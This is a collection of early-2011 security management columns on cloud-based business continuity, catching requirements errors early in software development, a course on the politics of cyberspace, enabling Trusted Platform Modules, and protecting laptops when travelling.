Like drivers who accelerate through yellow lights, we all know that we will be safe in our computing environments; never mind the driver at the intersection who is waiting impatiently for the light to change and may well start moving even before the light turns green because *he* thinks he’s immune to accidents. Never mind the capacitor in our disk drive that is about to melt because of a defective cooling fan – *our* systems won’t fail.

Other people have car accidents and *other* people lose data. That is why there are still data recovery companies specializing in helping people recover their irreplaceable data from failed drives.

In the next of these two articles, Michael shows how cloud computing offers a useful, albeit under-appreciated, contribution to BCP.

* * *

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation (www.contingenz.com), a specialty consulting firm and the developers of ContinuityCommander < http://www.continuitycommander.com >, a BC/DR planning software package. He can be reached via e-mail < mailto:mmiora@contingenz.com >. He frequently serves as an Instructor in the Master of Science in Information Assurance (MSIA)< http://infoassurance.norwich.edu/ > and Master of Science in Business Continuity Management (MSBC)< http://businesscontinuity.norwich.edu/ > programs at Norwich University.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Cloud Cover:
Using Cloud Computing and Storage for Business Continuity

by Michael Miora, CISSP-ISSMP, FBCI

Michael Miora, CISSP-ISSMP, FBCI continues with the second part of his thoughts on business continuity planning (BCP) and cloud computing. Everything that follows is entirely Michael's work with minor edits.

Your Data, Not Your Head in the Clouds

Despite the widespread rejection of practical implementation of All is not lost. The secret to success in this endeavor is to make backups and disaster recovery protections a natural consequence of something else that makes computing better and more convenience. That has been the Holy Grail of the business continuity and disaster recovery planning (BC/DR) world. Unlike that mythical and unsuccessful, however, we have found the magic, we just have not fully yet realized that we found it.

Cloud computing, in the form of virtual machines with expandable computing capacity, together with cloud storage have the potential for lowering the cost of business computing by removing or lowering the cost of resizing computing needs or migrating platforms.< https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto > Cloud storage, for example, empowers the small business to keep its most current data in the cloud (with appropriate security precautions, of course) so that all employees have instant and accurate information anywhere, any time and on any computer or device they are carrying. Gone is the need to synchronize copies of price lists, availability or specifications. Gone is the necessity to boot up, sign in and access central files. Sales people, technicians and professionals of all stripes can access data that is stored safely and securely < http://www.rackspacecloud.com/cloud_hosting_products/files/ > in the cloud.

Cloud storage providers are generally professionally managed. They cannot afford outages and data losses. That means that if a business stores its data in the cloud, the business will have little more to do to achieve *de facto* resiliency and protection.

Offerings

There are many companies that offer cloud-based data storage and computing. Some are very well known and some are not. Interestingly, few of them call out business continuity and disaster recovery as a benefit of cloud computing; and, those who do cite BC/DR do so in very limited ways. Why don't they scream out that their solution includes a viable, inexpensive and effective solution for BC/DR?

Here are a few examples.

- The biggest player in the field is, according to TechTarget, < http://searchcloudcomputing.techtarget.com/generic/0,295582,sid201_gci1381115,00.html > (Free Registration Required) Amazon Web Services.< http://aws.amazon.com/ > Amazon Web Services is a full service and robust offering that includes dedicated and virtual computing as well as storage. They offer many pages of explanations and

guidance for how to sign up and use their services. They even provide an online calculator that yields pricing results that are as good as your estimate of your own needs.< http://calculator.s3.amazonaws.com/calc5.html >

They do not, however, appear to consider BC/DR as a significant benefit. They do not delve into the strong benefits their offering could provide to SMB and larger enterprises for BC/DR. They do ask on one Web page< http://aws.amazon.com/backup-storage/ > the question, "How can I implement reliable, cost-effective back-up and disaster recovery plans?" The answer, however, is not so easy to find.

- RackspaceCloud is another major provider of cloud services< http://www.rackspacecloud.com/ >. They are, according to TechTarget < http://searchcloudcomputing.techtarget.com/generic/0,295582,sid201_gci1381115,00.html > (Free Registration Required), the second largest cloud provider. Like Amazon, they also have many Web pages describing their services and how they can help lower costs. Also like Amazon, they give short shrift to BC/DR. RackspaceCloud dedicates a page to BC/DR, but the page has very little content < http://tools.rackspacecloud.com/category/applications/disaster-recovery/ >.

- There is even a player that offers a streamlined capability that includes storage, calendaring, communications and some utilities, but they do not even present themselves as a cloud services provider and certainly not as a BC/DR solution. Apple has their MobileMe services< http://www.apple.com/mobileme/ > that supply e-mail, calendaring, storage and sharing. Although they have not yet tweaked their offering for the business marketplace and do not yet offer the computing element, any small business would do well to consider MobileMe for their enterprise e-mail and calendaring solutions as well as for central storage of critical files and databases. For the individual or a family, MobileMe already offers a well packaged disaster recovery option. One only hopes Apple invents a business version of MobileMe. That would change everything for SMB BC/DR.

What is Missing?

There are key missing elements in each of these providers as well as in the many other providers not listed in this article. One missing element is the acknowledgement of BC/DR as a problem they solve. One wonders why these providers, fighting for market share and looking very much alike (except Apple's MobileMe), do not seize the opportunity to distinguish themselves by offering a formalized BC/DR track to their customers.

There is another missing element: None of these providers offer a simple way for their customers to build a BC/DR plan. I'm biased, because my company makes such a software based product to simplify and streamline BC/DR planning, but nevertheless I do wonder why none of these giants has brought on board a product to build a plan and then implement it.

A Problem and a Solution Waiting for Combination

We have a problem: Small and midsized businesses do not protect themselves adequately against failures and disasters.

We have a solution: Today's cloud services and storage capabilities can solve the BC/DR problem as an ancillary benefit to solving other problems. It is almost a fringe benefit.

When this problem and this solution come together, we will see a quantum leap in the security and resiliency of our businesses and information. I look forward to that day.

* * *

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation< http://www.contingenz.com >, a specialty consulting firm and the developers of ContinuityCommander < http://www.continuitycommander.com >, a BC/DR planning software package. He can be reached via e-mail < mailto:mmiora@contingenz.com >. He frequently serves as a course developer and an Instructor in the Master of Science in Information Assurance (MSIA)< http://infoassurance.norwich.edu/ > and Master of Science in Business Continuity Management (MSBC)< http://businesscontinuity.norwich.edu/ > programs at Norwich University.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Up the Waterfall:
Costs of Delayed Validation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Spring 2011 session of IS342 Management of Information Assurance< http://www.mekabay.com/courses/academic/norwich/is342/ > in the School of Business and Management at Norwich University has opened and there are bright-eyed undergraduates learning about the topics and keeping me on my toes. This semester I am responding to suggestions in the course reviews from previous semesters by eliminating Death By PowerPoint (type "death by powerpoint" into the search field of Google Images< http://www.google.com/imghp > for some hilarious cartoons and illustrations of that concept). This semester, the PowerPoint files are available as usual, and students received 6-slide-per-page printouts as review notes, but I'm not going to lecture at them any more. Instead, we are having vigorous classroom discussions – which are more fun not only for the students but for me!

In the introductory discussion of software quality assurance (SQA) on January 25, 2011, I mentioned something to the students that I have long argued: "Since the cost of rectifying errors grows by about ten times with each stage of development, it's sensible to incorporate SQA at every step of the system development life cycle."< http://www.networkworld.com/newsletters/2010/031510sec1.html >

During the class, we discussed this concept using an example. I hope readers will find it convincing.

We started off with a reminder of the steps of the system development lifecycle (SDLC)< http://www.computerworld.com/s/article/71151/System_Development_Life_Cycle > and then imagined a scenario in which Albert Analyst starts the requirements definition by chatting with Barbara User. She tells them that he has to plan for 12,000 transactions per hour as he and his colleagues design the new system they're planning. Unfortunately, Albert writes down 1, 200 instead of 12,000. However, Albert checks with Barbara before he leaves to be sure that she agrees with everything he wrote down. They catch the mistake and fix it in a matter of seconds.

Personally, when I am doing consulting work, I ask the user if I can connect my portable computer to the user's display so the user can see everything I type as I'm typing it. I also record the conversation; today, digital recorders< http://www.staples.com/Digital-Recorders-Recorders-Transcribers/cat_CL140515 > that fit in a shirt pocket and cost relatively little can hold hundreds of hours of recordings that can be uploaded to one's computer for further processing. Before I leave at the end of an interview, I either print my notes for the person I interviewed or send them by e-mail so that they can add more details and make corrections.

But what if Albert and Barbara failed to catch that tenfold error in the expected transaction volumes? Well, no fear, they can always catch the mistake once the requirements are formally put into a document for the user signatures. Yes, but at that time it will take more like several minutes – let's say 10 minutes – to spot the error, fix it in the file, and redistribute the updated file.

You can imagine to the the rest of the story: if the error gets all the way to system design, it might have a significant effect on technical decisions such as whether to include an index field in a data table. Fixing that kind of mistake could take an hour. If the mistake got all the way to coding in the implementation phase, it's conceivable that fixing that level of error might take several hours – maybe a day. And if the error makes it all the way through into production, the consequences could be serious indeed, with potential saturation of a system that was never intended to provide service levels ten times higher than expected.

The class discussion then turned to a reminder of the distinction between *validation* and *verification* in SQA. Checking with Barbara User to see that Albert Analyst got the information right is an example of validation: the requirements match what Barbara wants. (The question of whether what she wants is what she needs is a different issue.) Checking the code using software testing procedures to see that the new system can meet the service level agreement (SLA) among the developers, production, and the users is an example of *verification.*

We should use constant verification to support validation in the SDLC. In my opinion, we should be equally vigilant in all of our business communications. Take the time to be sure that you got it right during a discussion with your colleagues. Take notes and share them; summarize phone conversations by sending an e-mail with clear action items and who is going to do what by when. Check numerical information such as budget targets; be sure you know exactly who should be on an e-mail distribution list instead of guessing. All such verification procedures help to validate our plans. A

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Politics of Cyberspace (1): New Course Opens

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As the Spring 2011 semester opens in the School of Business and Management< http://www.norwich.edu/academics/business/faculty.html > at Norwich University< http://www.norwich.edu/ >, I'm pleased to announce the availability of materials for a completely revised version of IS407, "Politics of Cyberspace."< http://www.mekabay.com/courses/academic/norwich/IS407/index.htm >

The course description < http://www.mekabay.com/courses/academic/norwich/IS407/is407_course_description.pdf > begins with this summary:

> As computing and networking technologies increasingly pervade the worlds of business, government, science, law enforcement, the military and entertainment, political and policy considerations also increase in importance as the Internet reaches an ever-greater portion of humanity. Highly controversial subjects involving government actions, legal theory, ethical judgements, international relations, and economic analysis are introduced with reference not only to historical developments of the last several decades but also to recent news reports. The course assumes only a rudimentary familiarity with the basic concepts and terminology of modern Internet usage and computing and is not a technology-focused course. This course offers students from all majors the opportunity to explore policy issues in greater depth than in technology-oriented courses they may have taken. Information-technology courses are not a prerequisite and students from all majors are welcome.
>
> Prerequisites: none. Open only to juniors and seniors. (3 Credits)

The topics shown in the syllabus< http://www.mekabay.com/courses/academic/norwich/IS407/is407_syllabus.pdf > this year are as follows:

- History and geography of cyberspace
- Governance of cyberspace and Net Neutrality
- The Digital Divide
- Virtual worlds (massively multiplayer online role-playing games and net-based meeting places)
- Evolving concepts of privacy in the age of social networks
- Employer and school reactions to private commentary posted on the 'Net
- Intellectual property laws and the evolution of entertainment
- Disintermediation and the future of newspapers, magazines, music and film
- Censorship around the world

- The implications of the WikiLeaks incident and US government responses
- Economic cybercrimes and information warfare
- Artificial intelligence and the 'Net.

Using Computer-Aided Thematic Analysis™ (CATA™)< http://www.mekabay.com/methodology/CATA.pdf >, I organized over 300 transcripts, interview and lecture podcasts and video clips into groups for each of the weeks in the course. The files containing all the links are available for download< http://www.mekabay.com/courses/academic/norwich/IS407/is407_resources/index.htm > as week-specific lists in HTM or DOCX and also in a comprehensive listing for the entire course. I hope readers will find value in these resources, which I have posted for free (non-commercial) public use. Feel free to use them for any educational purpose that does not require participants to pay anything specific for such use (so use in a formal course at a school, a non-profit conference, or in an enterprise is fine, but using the materials in a seminar where participants have to pay a profit-making group to get in is not).

In the next article in this series, I'll introduce the topics in the syllabus.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Politics of Cyberspace (2): History & Governance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Internet has become such an integral part of our modern world that it's no surprise that there are many Internet topics that have political dimensions and implications. Today I want to start a short series of articles summarizing some of the issues in each of the topics listed for the completely revised IS407 "Politics of Cyberspace"< http://www.mekabay.com/courses/academic/norwich/is407/index.htm > course that started in January 2011.

* * *

The first week was devoted to introducing the course (assignments, grades and so on) and then spending about an hour walking the students, most of whom are majoring in communications, through some early history of the Internet and the World Wide Web. I have to smile when I remember an incident in 2001 (in a C++ programming course) when I casually asked the class – most of whom were born around the early 1980s – when the World Wide Web opened up for general commercial use (around 1993). To my astonishment, one earnest youngster piped up, "1928?" I spoke with my Dean and as a result of that question and answer – plus the experiences of colleagues who had encountered the same sort of lack of general knowledge about our field – we established a Foundations of Computer Science and Information Assurance course for all our computer science< http://www.norwich.edu/academics/business/computerScience/index.html > and information assurance< http://www.norwich.edu/academics/business/infoAssurance/index.html > majors.

In IS407's first week, we discussed the role of DARPA< http://www.darpa.mil/ > in establishing the ARPANET< http://www.darpa.mil/Docs/Internet_Development_200807180909255.pdf > in the late 1960s and why datagram routing< http://www.tcpipguide.com/free/t_IPDatagramDeliveryandRouting.htm > was such an important aspect of the architecture of the future Internet – it was a response to the concerns about atomic warfare and attempted to route around disasters.< http://www.linktionary.com/i/internet_arch.html > We also introduced the concept of IPv4 address-space exhaustion< http://www.itworld.com/networking/127525/ipv6-basics-getting-started-ipv6 > due to the limited number of bits available for an IPv4 address – and compared the address space of IPv6 to that of IPv4< http://www.ipv6vsipv4.com/ > as equivalent to comparing the surface area of our solar system to that of a postage stamp.< http://www.tcpipguide.com/free/t_IPv6AddressSizeandAddressSpace-2.htm >

The second week of the Politics of Cyberspace course introduced the issues of governance of the Internet. We looked at the history of the plain-old telephone service (POTS)< http://www.networkdictionary.com/telecom/pots.php > and the importance of its common-carrier status.< http://www.cybertelecom.org/notes/telecom_carrier.htm > We asked who owns the

Internet and discussed why we say that either no one owns it or that everyone who owns an Internet-connected device or transmission channel owns part of it. Students watched the video clip "Warriors of the Net",< http://www.mekabay.com/overviews/warriors_of_the_internet.mpg > which explains the role of packets, routers, switches, and firewalls with amusement and interest. We also delved into the issues of 'Net Neutrality< http://www.mekabay.com/opinion/net_neutrality.pdf >, talking about the role of the Federal Communications Commission,< http://www.eff.org/issues/net-neutrality > and the difference between broadcasting using the public airways and narrowcasting from Internet Service Providers (ISPs) using only contractually approved connections. The communications majors were familiar with First Amendment provisions guaranteeing freedom from government interference in speech – except for the non-protected type of speech such as defamation, obscenity, incitement to riot, and sedition. Then we discussed the potential conflict between common-carrier status and active restriction or throttling of bandwidth allocation as a function of an ISP's solicitation of payment from those organizations which can afford to pay for the fastest access for the public. Students talked about the implications of having ISPs potentially ending up facilitating access to ads, online ordering, news and opinion from huge organizations such as Wal-Mart, MSNBC or Fox News while slowing down access to mom 'n' pop online stores, blogs and personal Web sites.

Resources for the second week< http://www.mekabay.com/courses/academic/norwich/IS407/is407_resources/is407_week_02_links.htm > include links to

- 22 transcripts and podcasts from National Public Radio's (NPR's) "On the Media"< http://www.onthemedia.org > weekly broadcast ("a clear-eyed look at all media"< http://transom.org/?p=7004 >,
- 14 recordings from the Canadian Broadcasting Corporation's "Spark"< http://www.cbc.ca/spark/ > program ("an ongoing conversation about technology and culture"), and
- Several others from NPR< http://www.npr.org > and Democracy Now.< http://www.democracynow.org >

More about the politics of cyberspace in the next article in this series.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Changing the Status Quo for Security: Turn it ON

By Brian Berger

Today's essay is the first of two articles by Brian Berger, a Director of the Trusted Computing Group< http://www.trustedcomputinggroup.org/ >, which is "a not-for-profit organization formed to develop, define and promote open, vendor-neutral, industry standards for trusted computing building blocks and software interfaces across multiple platforms." What follows is entirely his work with minor edits.

* * *

Hackers have attacked the U.S. NASDAQ stock trading computers. Experts say cyber security in some large emerging world powers is almost non-existent. U.K. government email is compromised. These recent headlines prove that computer security is not only not solved, it is degrading.

These and other issues could be mitigated if users simply activated existing security available in their systems. This basically free security feature is in more than 500 million desktop and portable computers, yet only a small fraction of the users have activated the embedded security, according to a study by Aberdeen Research < http://www.trustedcomputinggroup.org/files/resource_files/9C601174-1D09-3519-ADCDD16816094054/Aberdeen_Report_TC_TuneIn_TurnItOn.pdf >.

Most people are not even aware of the security technology in their computer. That's OK if the technology is enabled when they purchase the computer, but the Trusted Platform Module< http://www.trustedcomputinggroup.org/developers/trusted_platform_module >, or TPM, is an opt-in tool. The TPM, a secure cryptographic integrated circuit (IC), provides a hardware-based root of trust that enables improved computer and network security compared to software-only approaches that can be defeated by the same software they are attempting to detect and block. The TPM was developed by the Trusted Computing Group< http://www.trustedcomputinggroup.org/ > (TCG) as an open standard, so several companies compete to supply the TPM making it cost competitive. As a result, most leading computer companies install the technology in their computers. In addition to industry experts in computing software, hardware and services, TCG's members also include companies that have a goal of improving the security in their own operations.

While it can be difficult to establish trust with people, you can easily establish a trusted relationship with a TPM-equipped machine and protect systems and networks. For consumers and enterprises that have PCs, servers and other products with a TPM, they just need to turn the TPM ON. It only takes four easy steps< http://www.trustedcomputinggroup.org/resources/how_to_use_the_tpm_a_guide_to_hardwarebased_endpoint_security >. While not as easy as simply flipping a switch, for corporations with an IT organization, it is a trivial technical challenge. Several companies offer tools to make the widespread implementation of the TPM in an organization even easier. With an activated TPM, users can easily encrypt files, folders and emails as well as more securely manage passwords to avoid unauthorized access to computers and networks.

The TPM provides a hardware security foundation for networks based on hooks in TCG's Trusted Network Connect standard<

http://www.trustedcomputinggroup.org/developers/trusted_network_connect >. A recent extension of that standard even provides secure social networking for machines through an interface to a Metadata Access Protocol< http://www.trustedcomputinggroup.org/resources/tnc_ifmap_binding_for_soap_specification > (IF-MAP) server. In addition, self-encrypting drives< http://www.trustedcomputinggroup.org/files/static_page_files/B1F59D21-1A4B-B294-D0B0998A3BDCF381/SED%20Solutions%20for%20Data%20Security_May192010.pdf > have been introduced based on TCG's Trusted Storage standard< http://www.trustedcomputinggroup.org/developers/storage > that takes advantage of the TPM.

More about implementing TPM in the next article.

* * *

Brian Berger is an Executive Vice President for Wave Systems Corporation< http://www.tvtonic.com/ >. He manages the business, strategy and marketing functions that include product management, product positioning, marketing and sales direction for the company. Berger holds a key executive leadership position for the company to develop and implement the strategy for Trusted Computing. He has been involved in security products for the past 10 years including work with embedded hardware, client / server applications, PKI and biometrics. He has worked in the computer industry for over 20 years and has held several senior level positions in multinational companies. Berger holds three patents and has pending patents for security products and commerce transactions capabilities using security technology.

Trusted Computing Group is exhibiting at Infosecurity Europe 2011< http://www.infosec.co.uk > – the No. 1 industry event in Europe – where information security professionals address the challenges of today whilst preparing for those of tomorrow. Held from 19th – 21st April at Earl's Court, London, the event provides an unrivalled free education programme, with exhibitors showcasing new and emerging technologies and offering practical and professional expertise. For further information please visit the conference Website.< http://www.infosec.co.uk >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Changing the Status Quo for Security: Join the Club

By Brian Berger

Today's essay is the second of two articles by Brian Berger, a Director of the Trusted Computing Group< http://www.trustedcomputinggroup.org/ >. In his first article< PUBLISHER WILL INSERT URL FOR FIRST ARTICLE >, Mr Berger discussed the widely underused Trusted Platform Module (TPM) which can easily help secure systems. Here, he discusses the state of acceptance of the TPM.

* * *

Companies that make computing and network products should investigate and analyze the benefits they can provide consumers by incorporating the TPM in their new products. Several companies already have new products based on TCG standards including the TPM that demonstrate what can be accomplished. As a result, early adopters have already taken advantage of improved TPM-based security in these existing products for organization-wide implementation.

Since July 2007, the Department of Defense has explicitly required a TPM in all its new computers< http://iase.disa.mil/policy-guidance/dod-dar-tpm-decree07-03-07.pdf >.

Government agencies outside of the U.S. are also embracing the TPM for improved security. Communications-Electronics Security Group (CESG)< http://www.cesg.gov.uk/ >, the United Kingdom's Government's National Technical Authority for Information Assurance (IA), has determined that the TPM can be used to protect security critical data at Business Impact Level 3 for RESTRICTED classified data< http://www.cesg.gov.uk/news/docs_pdfs/Infineon_pressrelease1.pdf >.

Governments that have not bought into the TPM include China, Russia, Kazakhstan and Belarus< http://www.computerworlduk.com/news/security/3239819/pwc-uses-trusted-platform-module-for-strong-authentication/ >. Their rejection alone should be sufficient reason for most people in all the other countries to activate their TPM.<grin>

Companies that have acknowledged the TPM's value and are pioneering the implementation of TPM-based security include PricewaterhouseCoopers (PwC)< http://www.computerworlduk.com/news/security/3239819/pwc-uses-trusted-platform-module-for-strong-authentication/ >. PwC's next-generation authentication system will replace employees' software-based private-key certificates for hardware-based storage of new certificates using the TPM. With over 35,000 employees already enjoying improved TPM security, PwC expects to have all of its 150,000 users converted in about a year.

PwC is not alone in its efforts. Other companies embracing the TPM and associated TCG standards that take advantage of the TPM include Boeing, BAE Systems, General Dynamics and Rockwell Collins.

With Cloud Computing growing rapidly, the need for improved security increases even further. TCG expects the TPM to play an important role to strengthen and complement the security services in any cloud operating system or hypervisor, especially with the strong authentication that the TPM enables. The Trusted Multi-Tenant Infrastructure Work Group<

http://www.trustedcomputinggroup.org/developers/trusted_multitenant_infrastructure > is working on an open-standards framework for cloud computing security. However, some of the TPM's capabilities can already be used for cloud security< http://www.trustedcomputinggroup.org/files/resource_files/1F4DEE3D-1A4B-B294-D0AD0742BA449E07/Cloud%20Computing%20and%20Security%20Whitepaper_July29.2010.pdf >.

In summary, having a high level of security does not normally get an organization in the news. In contrast, companies and government entities with vulnerable security frequently are in the headlines. So how much proof does it take to get us to activate and use the TPMs that are already in the organization? It's not like embracing a solution for global warming and doesn't require shelling out big bucks. You would think that anyone with proprietary information would do whatever it takes to protect unauthorized access to that information – before it appears on WikiLeaks< http://www.uncoverage.net/2011/01/wikileaks-summary-2010/ >.

* * *

Brian Berger is an Executive Vice President for Wave Systems Corporation< http://www.tvtonic.com/ >. He manages the business, strategy and marketing functions that include product management, product positioning, marketing and sales direction for the company. Berger holds a key executive leadership position for the company to develop and implement the strategy for Trusted Computing. He has been involved in security products for the past 10 years including work with embedded hardware, client / server applications, PKI and biometrics. He has worked in the computer industry for over 20 years and has held several senior level positions in multinational companies. Berger holds three patents and has pending patents for security products and commerce transactions capabilities using security technology.

Trusted Computing Group is exhibiting at Infosecurity Europe 2011 – the No. 1 industry event in Europe – where information security professionals address the challenges of today whilst preparing for those of tomorrow. Held from 19th – 21st April at Earl's Court, London, the event provides an unrivalled free education programme, with exhibitors showcasing new and emerging technologies and offering practical and professional expertise. For further information please visit the conference Website.< http://www.infosec.co.uk >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Road Warriors:
Secure Your Laptops

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

When staff members travel using such powerful computers, they are subjecting their personal office to possible loss, penetration, and damage – and possible legal consequences. In today's article, I'm presenting simple defences that I hope will be useful for employee security-awareness training.

Many computer users know that portable computers can fill all their computing needs. With terabytes of disk space, gigabytes of RAM, GHz processors, fast DVD drives, multiple high-capacity and spare rechargeable batteries, excellent wireless and Ethernet connectivity, and bright, rapid displays of whatever size and shape best suits a particular user, laptop computers may obviate the need for a desktop machine for users who can afford the surcharge placed on portability. However, such computers are exposed to a wider range of threats than desktop systems that sit behind the physical and electronic corporate barriers to unlawful access.

Physical Damage

Carrying case: Many laptop computers have their own padded cases; these often provide modest protection against abrasion but offer little padding to cushion their expensive cargo against vibration and shocks. Another, more serious disadvantage of original-equipment cases is that they look very much like what they are: computer bags. Another disadvantage is that most computer cases are soft-sided and too small to include much of the paperwork and books you need out of the office. To avoid announcing your suitability as victim to passing thieves and to ensure sufficient room for papers, you can use a standard briefcase with foam padding for the laptop. Some luggage stores will, at modest cost, cut foam to fit your equipment exactly.

Electrical power: be sure that your computer's electrical supply is capable of functioning on both 60 Hz, 110 V US/Canadian power and also on other standards such as the 50 Hz, 220 V electricity provided in many other parts of the world. In any case, if you are travelling overseas, you will need a set of plug adaptors to fit the various sockets found in different countries.

Theft

Laptop computers can be stolen both for their hardware value and for the data they contain. Don't leave your laptop unguarded in any public place; keep the strap over your shoulder with your arm placed so that the bag cannot easily be snatched. And if you sit down in a waiting area where you put down your laptop in its carrying case, put your leg through the strap so that a thief will have to contend with that obstruction if they try to take the laptop.

Another problem occurs in hotels. During a 20-minute break at a business seminar, thieves can easily get into even a locked seminar room – for example, through the unlocked access doors used by hotel staff – and steal lap-top computers with ease. At all seminars and conferences I attend, I routinely take my laptop with me even for coffee breaks.

As for leaving your laptop computer (or anything else of value) in your room, that depends very

much on where you are. In the US and Canada at business-class hotels, it seems to me that the risk is low; I certainly don't worry about it (but I encrypt all confidential data on the disk — see below). At worst I might store the portable in the hotel safe and get an official receipt. However, during my three week visit to mainland China years ago, I never left my laptop computer (or passport) anywhere at all; I carried it everywhere, including meals. In countries where industrial espionage is a normal expectation, leaving proprietary data accessible is always a bad idea.

Next time, I'll focus on protecting data and data communications via our laptops.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Road Warriors:
Secure Your Communications

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first article of this two-part series, I looked at physical protection of laptop computers outside the office. Today we'll review fundamentals of protecting data and data communications. This pair of articles is designed to be useful in security-awareness training for employees who take corporate laptop computers out of the office.

All computers today include a *BIOS password* that is stored in a special semi-permanent memory call CMOS registers. Without the password, it may be difficult to start your computer; however, criminals and ordinary technicians know simple methods for resetting the CMOS registers.< http://www.tech-faq.com/reset-bios-password.html >

Encrypt data

Some security packages offer a *secure startup* routine, usually associated with whole-disk encryption (discussed below) which is much stronger than the security conferred by BIOS passwords.< http://www.microsoft.com/whdc/system/platform/pcdesign/secure-start_exec.mspx > In this technique, a special part of the hard disk called the *master boot record*< http://www.pcguide.com/ref/hdd/file/structMBR-c.html > is replaced by special security code that demands a password and the original bootstrap program is placed in the encrypted portion of the disk. Once the user has provided the right user ID and password, the secure startup program branches to the original boostrap program and the system continues its startup process using dynamic decryption of the disk contents.

Whole-disk encryption< http://www.networkworld.com/news/2010/081610-encryption.html >, if used with an effective password< http://www.networkworld.com/news/2009/070709-top-password.html > (NOT your spouse's name or the word "password") will protect the contents securely against all non-government attackers. Additional security can be achieved using biometric authentication or token-based authentication< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch28_i&a.pdf > (or both< http://www.networkworld.com/newsletters/2008/0225techexec1.html >).

Secure communications

